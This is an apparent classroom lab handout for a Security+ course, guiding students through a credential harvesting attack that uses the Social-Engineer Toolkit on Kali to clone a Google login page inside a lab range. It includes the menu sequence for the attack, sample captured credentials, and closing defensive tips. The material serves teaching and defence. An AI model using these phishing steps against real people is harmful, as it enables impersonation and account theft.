



# Cybersecurity 701

## Credential Harvesting Lab

Lab contributions from

Dr. John Guo, James Madison University

**CYBER.ORG**  
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER



# Credentials Harvesting Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine
- Software Tools used (On the Kali Linux OS)
  - SET (Social-Engineering Toolkit)



# Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.2 – Explain common threat vectors and attack surfaces.
    - Human vectors/social engineering
      - Phishing
      - Misinformation/disinformation
      - Impersonation
      - Brand impersonation



# What is Credential Harvesting?

- A malicious actor attempting to obtain log-in credentials from victims
  - Create a fake website
    - Clone of a real website
  - Get the victim to visit the website
  - Victim enters their username/password
    - Does not actually authenticate
  - Malicious actor sees their username/password



# Credential Harvesting Lab Overview

1. Set up Environments
2. Find IP Addresses
3. Open SEToolkit
4. Launching the attack
5. Playing the victim
6. Seeing the attack

```
 .M"" "bgd `7MM"" "YMM MMP" "MM" "YMM
 ,MI "Y MM `7 P' MM `7
 `MMb. MM d MM
 `YMMNq. MMmmMM MM
 . `MM MM Y , MM
 Mb dM MM ,M MM
 P"Ybmm" .JMMmmmmMM .JMM.
 [---] The Social-Engineer Toolkit (SET) [---]
 [---]
 [---] Created by: David Kennedy (ReL1K) [---]
 [---]
 [---] Version: 8.0.3 [---]
 [---] Codename: 'Maverick' [---]
 [---] Follow us on Twitter: @TrustedSec [---]
 [---]
 [---] Follow me on Twitter: @HackingDave [---]
 [---]
 [---] Homepage: https://www.trustedsec.com [---]
```



# Set up Environments

- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop



# Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:  
`hostname -I`
- This will display the IP Address
  - Write down the Kali VM IP address

```
(kali㉿10.15.71.143) - [~]  
└─$ hostname -I  
10.15.71.143
```

The IP Address



# Open SEToolkit

- In the Kali environment, open Terminal
- Enter the following command to open the SEToolkit:  
**sudo setoolkit**
- When asked if you agree to terms and conditions, type **y** and press ENTER.

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```

```
Select from the menu:
```

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

```
set> █
```

[SEToolkit's Home  
Menu](#)



# Launching the Attack

- In the SEToolkit, you will select what attack you want to run.
- Press 1 and **ENTER** to open the Social-Engineering Attacks
- Once the Social Engineering Attacks load, press 2 and **ENTER** to open the Website Attack Vectors

Option 1: Social-Engineering Attacks

```
Select from the menu:  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
99) Exit the Social-Engineer Toolkit  
set> 1
```

Option 2: Website Attack Vectors

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.  
set> 2
```



# Launching the Attack

- Once the Website Attack Vectors load, press 3 and **ENTER** to run a Credential Harvester Attack
- Now, we are going to use the Web Templates, so press 1 and **ENTER**
- Verify that the IP Address is the same as your Kali's IP Address, and press **ENTER** again

Option 3: Credential Harvester Attack

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

Option 1: Web Templates

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>1

set:webattack> IP address for the POST back in Harvester/Tabnabbing  
[10.15.71.143]:

Verify your Kali IP address and hit **ENTER**



# Launching the Attack – Waiting for Results

- To set the site up as a Google login page, press 2 and **ENTER**
- You should see that the attack is running and “Information will be displayed to you as it arrives below”

```
1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Verify it says “Information will be displayed to you as it arrives below:”



# Playing the Victim


- In the Windows environment, open the Chrome Browser
- Go the website of the URL for Kali  
*Kali-IP-Address* (as the URL)
- Notice that this looks exactly like a login page for a standard Google account



# Playing the Victim - Credentials

- Now, type in fake credentials to this webpage as if you were going to log into a Google account
- Notice, once you log in, it simply takes you to [www.google.com](http://www.google.com), but you are not signed into Google.

Enter fake  
credentials



# Seeing the Attack

- Go back to Kali
- It should show you that it has “GOT A HIT!” and will show the username and password in plaintext

```
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWF  
Bwd2JmV1hIcDhtUFldzBENhIfVWsxStdNLw9MdThibW1TMFQzVUZFc1BBaURuWmlRS  
Q%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX  
PARAM: service=lso  
PARAM: dsh=-7381887106725792428  
PARAM: _utf8=â  
PARAM: bgrsponse=js_disabled  
PARAM: pstMsg=1  
PARAM: dnConn=  
PARAM: checkConnection=  
PARAM: checkedDomains=youtube  
POSSIBLE USERNAME FIELD FOUND: Email=jsmith17@gmail.com  
POSSIBLE PASSWORD FIELD FOUND: Passwd=@pp13s33d  
PARAM: signIn=Sign+in  
PARAM: PersistentCookie=yes  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Notice, you should see the fake credentials that were entered into the fake Google Authentication page



# How to Defend Against a Credential Harvesting Attack?

- Only use credentials at trusted websites!
  - What was the website URL you entered your credentials in?
  - Watch for "watering hole" type attacks at sites that look similar to your intended destination
- Avoid re-using passwords across multiple websites
  - If one site steals your password once and they're all the same...
- Two-Factor Authentication
  - Why would these help secure your password?
- What are some other ways of defending against a credential harvesting attack?

